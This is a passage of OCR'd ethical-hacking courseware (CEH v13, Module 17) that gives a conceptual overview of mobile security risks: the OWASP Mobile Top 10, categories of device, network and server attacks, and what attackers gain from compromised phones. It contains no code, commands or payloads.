
Module 17

Hacking Mobile Platforms

EC-Council
Official Curricula

EC-Council C|EH v13 Certified Ethical Hacker




Learning Objectives

With the advancement of mobile technology, mobility has become the key parameter for Internet usage. People's lifestyles are becoming increasingly reliant on smartphones and tablets. Mobile devices are replacing desktops and laptops, as they allow users to not only access the Internet, email, and GPS navigation but also store critical data such as contact lists, passwords, calendars, and login credentials. In addition, recent developments in mobile commerce have enabled users to perform transactions such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, and banking from their smartphones.

Believing that surfing the Internet on mobile devices is safe, many users fail to enable existing security software. The popularity of smartphones and their moderately strong security mechanisms have made them attractive targets for attackers. This module explains the potential threats to mobile platforms and provides guidelines for using mobile devices securely.

At the end of this module, you will be able to:


- Understand mobile platform attack vectors
- Explain how to hack Android OS
- Explain how to hack iOS
- Understand the importance of mobile device management (MDM)
- Adopt various mobile security countermeasures
- Use various mobile security tools



Mobile Platform Attack Vectors

Mobile security is becoming increasingly challenging with the emergence of complex attacks that use multiple attack vectors to compromise mobile devices. These security threats exploit critical data as well as financial information and other details of mobile users and may also damage the reputation of mobile networks and organizations.

This section discusses vulnerable areas in the mobile business environment, the OWASP top 10 mobile risks, the anatomy of mobile attacks, mobile attack vectors, associated vulnerabilities and risks, security issues arising from app stores, app sandboxing issues, mobile spam, pairing mobile devices on open Bluetooth and Wi-Fi connections, and other mobile attacks.



Vulnerable Areas in Mobile Business Environment

Source: *https://www.ibm.com*

Smartphones are being widely used for both business and personal purposes. Thus, they are a treasure trove for attackers who seek to steal corporate or personal data. Security threats to mobile devices have increased because of the increase in Internet connectivity, the use of commercial and other applications, different methods of communication, and so on. Apart from the security threats that are specific to mobile devices, mobile devices are also susceptible to many other threats that are applicable to desktop and laptop computers, web applications, networks, etc.

Nowadays, smartphones offer Internet and network connectivity via various channels such as 3G/4G/5G, Bluetooth, Wi-Fi, or a wired computer connection. Security threats may arise at different places along these paths during data transmission.




Figure 17.1: Vulnerable areas in the mobile business environment

OWASP Top 10 Mobile Risks - 2024

Source: *https://owasp.org*

According to OWASP, the following are the top 10 mobile risks:

- **M1 - Improper Credential Usage**

  This category covers the risks associated with insecure handling of credentials, such as passwords and tokens, often owing to the inadequate implementation of credential-management practices. This includes the use of hardcoded credentials within the application, storing them in unprotected locations, transmitting them without encryption or through insecure channels, and using weak authentication methods. Attackers exploit these vulnerabilities to gain unauthorized access to user accounts or sensitive data and functionality in mobile apps and backend systems, potentially leading to data breaches and unauthorized transactions.

- **M2 - Inadequate Supply Chain Security**

  This category encompasses the risks associated with the use of outdated or flawed third-party components and libraries in mobile applications. Supply chain vulnerabilities allow clients to use flawed components. These vulnerabilities often arise because of insecure coding practices, inadequate code reviews, and insufficient testing, leading to the inclusion of vulnerabilities in the app. Weaknesses in the app signing and distribution processes, as well as inadequate security controls for data encryption and storage, can also contribute to this risk.

An insecure supply chain can expose mobile apps to various exploits, including code compromises that enable attackers to exploit known vulnerabilities, insert malicious code, potentially introduce backdoors, or compromise app signing keys or certificates. Attackers may exploit these vulnerabilities to steal data, spy on users, control mobile devices, and damage a developer's reputation. In addition, attackers can gain unauthorized access to the backend servers and create DoS conditions based on this vulnerability.

- **M3 - Insecure Authentication/Authorization**

  This category discusses the misuse of authentication and authorization mechanisms within mobile applications, often resulting from weak password policies, insecure token handling, or improper authorization checks. Attackers identify this vulnerability through binary attacks against the app or by executing privileged functionality using a low-privileged session token in POST/GET requests. Once a vulnerability is discovered, attackers can impersonate legitimate users or directly submit service requests to the app's backend server using mobile malware or botnets to bypass authentication and gain unauthorized access to sensitive data.

- **M4 - Insufficient Input/Output Validation**

  This category involves the inadequate validation or sanitization of inputs from users or external sources within a mobile application, leading to SQL injection, command injection, and cross-site scripting (XSS) attacks. Vulnerability can also arise owing to errors in application logic, lack of security awareness, or insufficient testing and code review practices. Exploiting these vulnerabilities can lead to unauthorized data access and manipulation, malicious code execution, and application crashes, potentially compromising an entire mobile device.

- **M5 - Insecure Communication**

  Insecure communication occurs when mobile apps use insecure or deprecated communication protocols, improper configuration settings, or invalid SSL certificates, which can allow attackers to intercept or alter the transmitted data. Outdated encryption and inconsistencies in application implementation can also contribute to this vulnerability. Attackers can identify this vulnerability by observing the network traffic of a device and examining its design and configuration. Exploiting insecure communication can lead to the interception of sensitive information, user impersonation, account takeover, PII leaks, espionage, and fraudulent activities, such as identity theft.

- **M6 - Inadequate Privacy Controls**

  This category pertains to the inadequate protection of personally identifiable information (PII) such as names, addresses, and financial data by application developers. This can result from poor data access control and noncompliance with privacy laws. Attackers exploit this vulnerability to commit identity theft, fraud, impersonation, data

misuse, and other malicious activities leading to user distrust and potential regulatory fines.

- **M7 - Insufficient Binary Protections**

  This category encompasses threats of code tampering and reverse engineering, which occur when mobile applications lack protection against these activities, leading to binary attacks. Attackers exploit vulnerabilities in binary protection to bypass security mechanisms, modify or analyze app code, insert malicious code to create counterfeit apps, distribute them via third-party app stores, or access the paid features of the mobile application for free.

- **M8 - Security Misconfiguration**


  This category addresses threats arising from incorrect or incomplete security configurations in mobile applications, including weak encryption/hashing, unprotected storage and file permissions, misconfigured access controls, and session management. Misconfigurations such as enabled debugging features, unnecessary permissions, unchanged default credentials, or insecure communication protocols can lead to such vulnerabilities. Attackers exploit these flaws by physically accessing a device or using a malicious app to execute unauthorized actions on vulnerable applications. Security misconfigurations expose apps to risks such as account hijacking, data breaches, unauthorized access to sensitive information, and compromise of backend systems.

- **M9 - Insecure Data Storage**

  This category involves the risk of insecurely storing sensitive data in mobile applications, including plain text storage, unsecured databases/locations, insufficient data protection, improper user credential management, and weak encryption methods. Attackers exploit these vulnerabilities through physical or remote access to a device file system, intercepting data transmission, deploying malware, or using social engineering techniques. Insecure data storage can lead to data breaches, unauthorized access to application resources, data tampering, compromised accounts, financial losses, identity theft, and compliance issues.

- **M10 - Insufficient Cryptography**

  This category focuses on risks arising from the use of weak or outdated encryption methods, poor key management, or implementation flaws that allow attackers to decrypt encrypted data, manipulate cryptographic processes, or access sensitive information. These vulnerabilities include the use of weak encryption algorithms or inadequate key lengths, poor key management practices, insecure hash functions, improper handling of encryption keys, insecure random number generation, flawed implementation of cryptographic protocols, and vulnerabilities in cryptographic libraries or frameworks. Attackers exploit these vulnerabilities to bypass encryption, reverse-engineer hashed data, gain unauthorized access to user accounts, and compromise user data and application security.



Anatomy of a Mobile Attack

Source: *https://www.nowsecure.com*

Because of the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have emerged as a prime target for attacks. Attackers scan these devices for vulnerabilities. Such attacks can involve the device and the network layer, the data center, or a combination of them.

Attackers exploit vulnerabilities associated with the following to launch malicious attacks:




Figure 17.2: Anatomy of a mobile attack

- **The Device**

  Vulnerabilities in mobile devices pose significant risks to sensitive personal and corporate data. Attackers targeting the device itself can use various entry points.

  Device-based attacks are of the following types:

  - **Browser-based Attacks**

    Browser-based methods of attack are as follows:

    - **Phishing**: Phishing emails or pop-ups redirect users to fake web pages that mimic trustworthy sites, asking them to submit their personal information such as username, password, credit card details, address, and mobile number. Mobile users are more likely to be victims of phishing sites because the devices are small in size and they display only short URLs, limited warning messages, scaled-down lock icons, and so on.
    - **Framing**: Framing involves a web page integrated into another web page using the iFrame elements of HTML. An attacker exploits iFrame functionality used in the target website, embeds his/her malicious web page, and uses clickjacking to steal users' sensitive information.
    - **Clickjacking**: Clickjacking, also known as a user interface redress attack, is a malicious technique used to trick web users into clicking something different from what they think they are clicking. Consequently, attackers obtain sensitive information or take control of the device.
    - **Man-in-the-Mobile**: An attacker implants malicious code into the victim's mobile device to bypass password verification systems that send one-time passwords (OTPs) via SMS or voice calls. Thereafter, the malware relays the gathered information to the attacker.
    - **Buffer Overflow**: Buffer overflow is an abnormality whereby a program, while writing data to a buffer, surfeits the intended limit and overwrites the adjacent memory. This results in erratic program behavior, including memory access errors, incorrect results, and mobile device crashes.
    - **Data Caching**: Data caches in mobile devices store information that is often required by these devices to interact with web applications, thereby preserving scarce resources and resulting in better responses time for client applications. Attackers attempt to exploit these data caches to access the sensitive information stored in them.

- **Phone/SMS-based Attacks**

  Phone/SMS-based methods of attack are as follows:

  - **Baseband Attacks**: Attackers exploit vulnerabilities in a phone's GSM/3GPP baseband processor, which sends and receives radio signals to cell towers.
  - **SMiShing**: SMS phishing (also known as SMiShing) is a type of phishing fraud in which an attacker uses SMS to send text messages containing deceptive links of malicious websites or telephone numbers to a victim. The attacker tricks the victim into clicking the link or calling the phone number and revealing his or her personal information such as social security number (SSN), credit card number, and online banking username and password.

- **Application-based Attacks**

  Application-based methods of attack are as follows:

  - **Sensitive Data Storage**: Some apps installed and used by mobile users employ weak security in their database architecture, which makes them targets for attackers who seek to hack and steal the sensitive user information stored in them.
  - **No Encryption/Weak Encryption**: Apps that transmit unencrypted or weakly encrypted data are susceptible to attacks such as session hijacking.
  - **Improper SSL Validation**: Security loopholes in an application's SSL validation process may allow attackers to circumvent the data security.
  - **Configuration Manipulation**: Apps may use external configuration files and libraries that can be exploited in a configuration manipulation attack. This includes gaining unauthorized access to administration interfaces and configuration stores as well as retrieval of clear text configuration data.
  - **Dynamic Runtime Injection**: Attackers manipulate and abuse the run time of an application to circumvent security locks and logic checks, access privileged parts of an app, and even steal data stored in memory.
  - **Unintended Permissions**: Misconfigured apps can sometimes open doors to attackers by providing unintended permissions.
  - **Escalated Privileges**: Attackers engage in privilege escalation attacks, which take advantage of design flaws, programming errors, bugs, or configuration oversights to gain access to resources that are usually protected from an application or user.

  Other application-based methods of attack include UI overlay/pin stealing, third-party code, intent hijacking, zip directory traversal, clipboard data, URL schemes, GPS spoofing, weak/no local authentication, integrity/tampering/repackaging, side-

channel attack, app signing key unprotected, app transport security, XML specialization, and so on.

- **The System**

  OS-based methods of attack are as follows:

  - **No Passcode/Weak Passcode**: Many users choose not to set a passcode or use a weak PIN, passcode, or pattern lock, which an attacker can easily guess or crack to compromise sensitive data stored in the mobile device.
  - **iOS Jailbreaking**: Jailbreaking iOS is the process of removing the security mechanisms set by Apple to prevent malicious code from running on the device. It provides root access to the OS and removes sandbox restrictions. Thus, jailbreaking involves many security risks as well as other risks to iOS devices, including poor performance, malware infection, and so on.
  - **Android Rooting**: Rooting allows Android users to attain privileged control (known as "root access") within Android's subsystem. Like jailbreaking, rooting can result in the exposure of sensitive data stored in the mobile device.
  - **OS Data Caching**: An OS cache stores used data/information in memory on a temporary basis in the hard disk. An attacker can dump this memory by rebooting the victim's device with a malicious OS and extract sensitive data from the dumped memory.
  - **Passwords and Data Accessible**: iOS devices store encrypted passwords and data using cryptographic algorithms that have certain known vulnerabilities. Attackers exploit these vulnerabilities to decrypt the device's Keychain, exposing user passwords, encryption keys, and other private data.
  - **Carrier-loaded Software**: Pre-installed software or apps on devices may contain vulnerabilities that an attacker can exploit to perform malicious activities such as deleting, modifying, or stealing data on the device, eavesdropping on calls, and so on.
  - **User-initiated Code**: User-initiated code is an activity that tricks the victim into installing malicious applications or clicking links that allow an attacker to install malicious code to exploit the user's browser, cookies, and security permissions.

  Other OS-based methods of attack include no/weak encryption, confused deputy attack, TEE/secure enclave processor, side-channel leakage, multimedia/file format parsers, kernel driver vulnerabilities, resource DoS, GPS spoofing, device lockout, and so on.

- **The Network**

  Network-based methods of attack are as follows:

  - **Wi-Fi (weak encryption/no encryption)**: Some applications fail to encrypt data or use weak algorithms to encrypt data for transmission across wireless networks. An attacker may intercept the data by eavesdropping on the wireless connection. Although many applications use SSL/TLS, which offers protection for data in transit, attacks against these algorithms can expose users' sensitive information.
  - **Rogue Access Points**: Attackers install an illicit wireless access point by physical means, which allows them to access a protected network by hijacking the connections of legitimate network users.
  - **Packet Sniffing**: An attacker uses sniffing tools such as Wireshark and Capsa Free Network Analyzer to capture and analyze all the data packets in network traffic, which generally include sensitive data such as login credentials sent in clear text.
  - **Man-in-the-Middle (MITM)**: Attackers eavesdrop on existing network connections between two systems, intrude into these connections, and then read or modify the data or insert fraudulent data into the intercepted communication.
  - **Session Hijacking**: Attackers steal valid session IDs and use them to gain unauthorized access to user and network information.
  - **DNS Poisoning**: Attackers exploit network DNS servers, resulting in the substitution of false IP addresses at the DNS level. Thus, website users are directed to another website of the attacker's choice.
  - **SSLStrip**: SSLStrip is a type of MITM attack in which attackers exploit vulnerabilities in the SSL/TLS implementation on websites. It relies on the user validating the presence of the HTTPS connection. The attack invisibly downgrades connections to HTTP without encryption, which is difficult for users to detect in mobile browsers.
  - **Fake SSL Certificates**: Fake SSL certificates represent another type of MITM attack in which an attacker issues a fake SSL certificate to intercept traffic on a supposedly secure HTTPS connection.

    Other network-based methods of attack include BGP hijacking, HTTP proxies, etc.

- **The Data Center/CLOUD**

  Data centers have two primary points of entry: a web server and a database.

  - **Web-server-based attacks**

    Web-server-based vulnerabilities and attacks are of the following types:

    - **Platform Vulnerabilities**: Attackers exploit vulnerabilities in the OS, server software such as IIS, or application modules running on the web server.

Sometimes, attackers can expose vulnerabilities associated with the protocol or access controls by monitoring the communication established between a mobile device and a web server.

- **Server Misconfiguration**: A misconfigured web server may allow an attacker to gain unauthorized access to its resources.
- **Cross-site Scripting (XSS)**: XSS attacks exploit vulnerabilities in dynamically generated web pages, which enable malicious attackers to inject client-side script into web pages viewed by other users. Such attacks occur when invalidated input data are included in dynamic content sent to the user's web browser for rendering. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests.
- **Cross-Site Request Forgery (CSRF)**: CSRF attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send unintended malicious requests. The victim holds an active session with a trusted site and simultaneously visits a malicious site that injects an HTTP request for the trusted site into his/her session, compromising its integrity.
- **Weak Input Validation**: Web services excessively trust the input from mobile applications, depending on the application to perform input validation. However, attackers can forge their own communication to the web server or circumvent the app's logic checks, allowing them to take advantage of missing validation logic on the server to perform unauthorized actions.

  Attackers exploit input validation flaws so that they can perform cross-site scripting, buffer overflow, injection attacks, and so on, which lead to data theft and system malfunction.
- **Brute-Force Attacks**: Attackers adopt the trial-and-error approach to guess the valid input to a particular field. Applications that allow any number of input attempts are generally prone to brute-force attacks.

  Other web-server-based vulnerabilities and attacks include cross-origin resource sharing, side-channel attack, hypervisor attack, VPN, and so on.

- **Database Attacks**

  Database-based vulnerabilities and attacks are of the following types:

  - **SQL injection**: SQL injection is a technique used to take advantage of nonvalidated input vulnerabilities to pass SQL commands through a web application for execution by a backend database. It is a basic attack used to gain unauthorized access to a database or to retrieve information directly from the database.

- **Privilege Escalation**: This occurs when an attack leverages some exploit to gain high-level access, resulting in the theft of sensitive data stored in the database.
- **Data Dumping**: An attacker causes the database to dump some or all of its data, thereby uncovering sensitive records.
- **OS Command Execution**: An attacker injects OS-level commands into a query, causing certain database systems to execute these commands on the server. Thus, the attacker can gain unrestricted/root-level system access.

How a Hacker can Profit from Mobile Devices that are Successfully Compromised

Source: *https://www.sophos.com*, *https://securelist.com*

At present, images, contact lists, banking apps, social media apps, email accounts, financial information, business information, and so on reside on our smartphone devices. Thus, smartphones are a treasure trove of information for potential exploitation by attackers. Android devices are particularly likely to be hacked, as they account for the majority of the mobile market share.

Upon compromising a smartphone, an attacker can spy on user activities, misuse the sensitive information stolen, impersonate the user by posting on his/her social media accounts, or enlist the device in a botnet (a network of many hacked smartphones).

After successfully compromising the mobile device, hackers can exploit the following:

Surveillance	Financial	Data Theft	Botnet Activity	Impersonation
Audio	Sending premium-rate SMS messages	Account details	Launching DDoS attacks	SMS redirection
Camera	Stealing Transaction Authentication Numbers (TANs)	Contacts	Click fraud	Sending emails
Call logs	Extortion via ransomware	Call logs and phone number	Sending premium-rate SMS messages	Posting to social media
Location	Fake anti-virus	Stealing data via app vulnerabilities		Stealing passwords
SMS messages	Making expensive calls	Stealing International Mobile Equipment Identity Number (IMEI)		
IoT/AI devices	Cryptocurrency mining	Personal health Information		
Smart appliances				

Table 17.1: List of information that hackers can exploit

Mobile Attack Vectors and Mobile Platform Vulnerabilities

- **Mobile Attack Vectors**

  Mobile devices have attracted the attention of attackers owing to their widespread use. Such devices access many of the resources that traditional computers use. Moreover, these devices have some unique features that have led to the emergence of new attack vectors and protocols. Such vectors make mobile phone platforms susceptible to malicious attacks both from the network and upon physical compromise. Given below are some of the attack vectors that allow an attacker to exploit vulnerabilities in mobile OS, device firmware, or mobile apps.

Malware	Data Exfiltration	Data Tampering	Data Loss
Virus and rootkit	Extracted from data streams and email	Modification by another application	Application vulnerabilities
Application modification	Print screen and screen scraping	Undetected tamper attempts	Unapproved physical access
OS modification	Copy to USB key and loss of backup	Jailbroken device	Loss of device

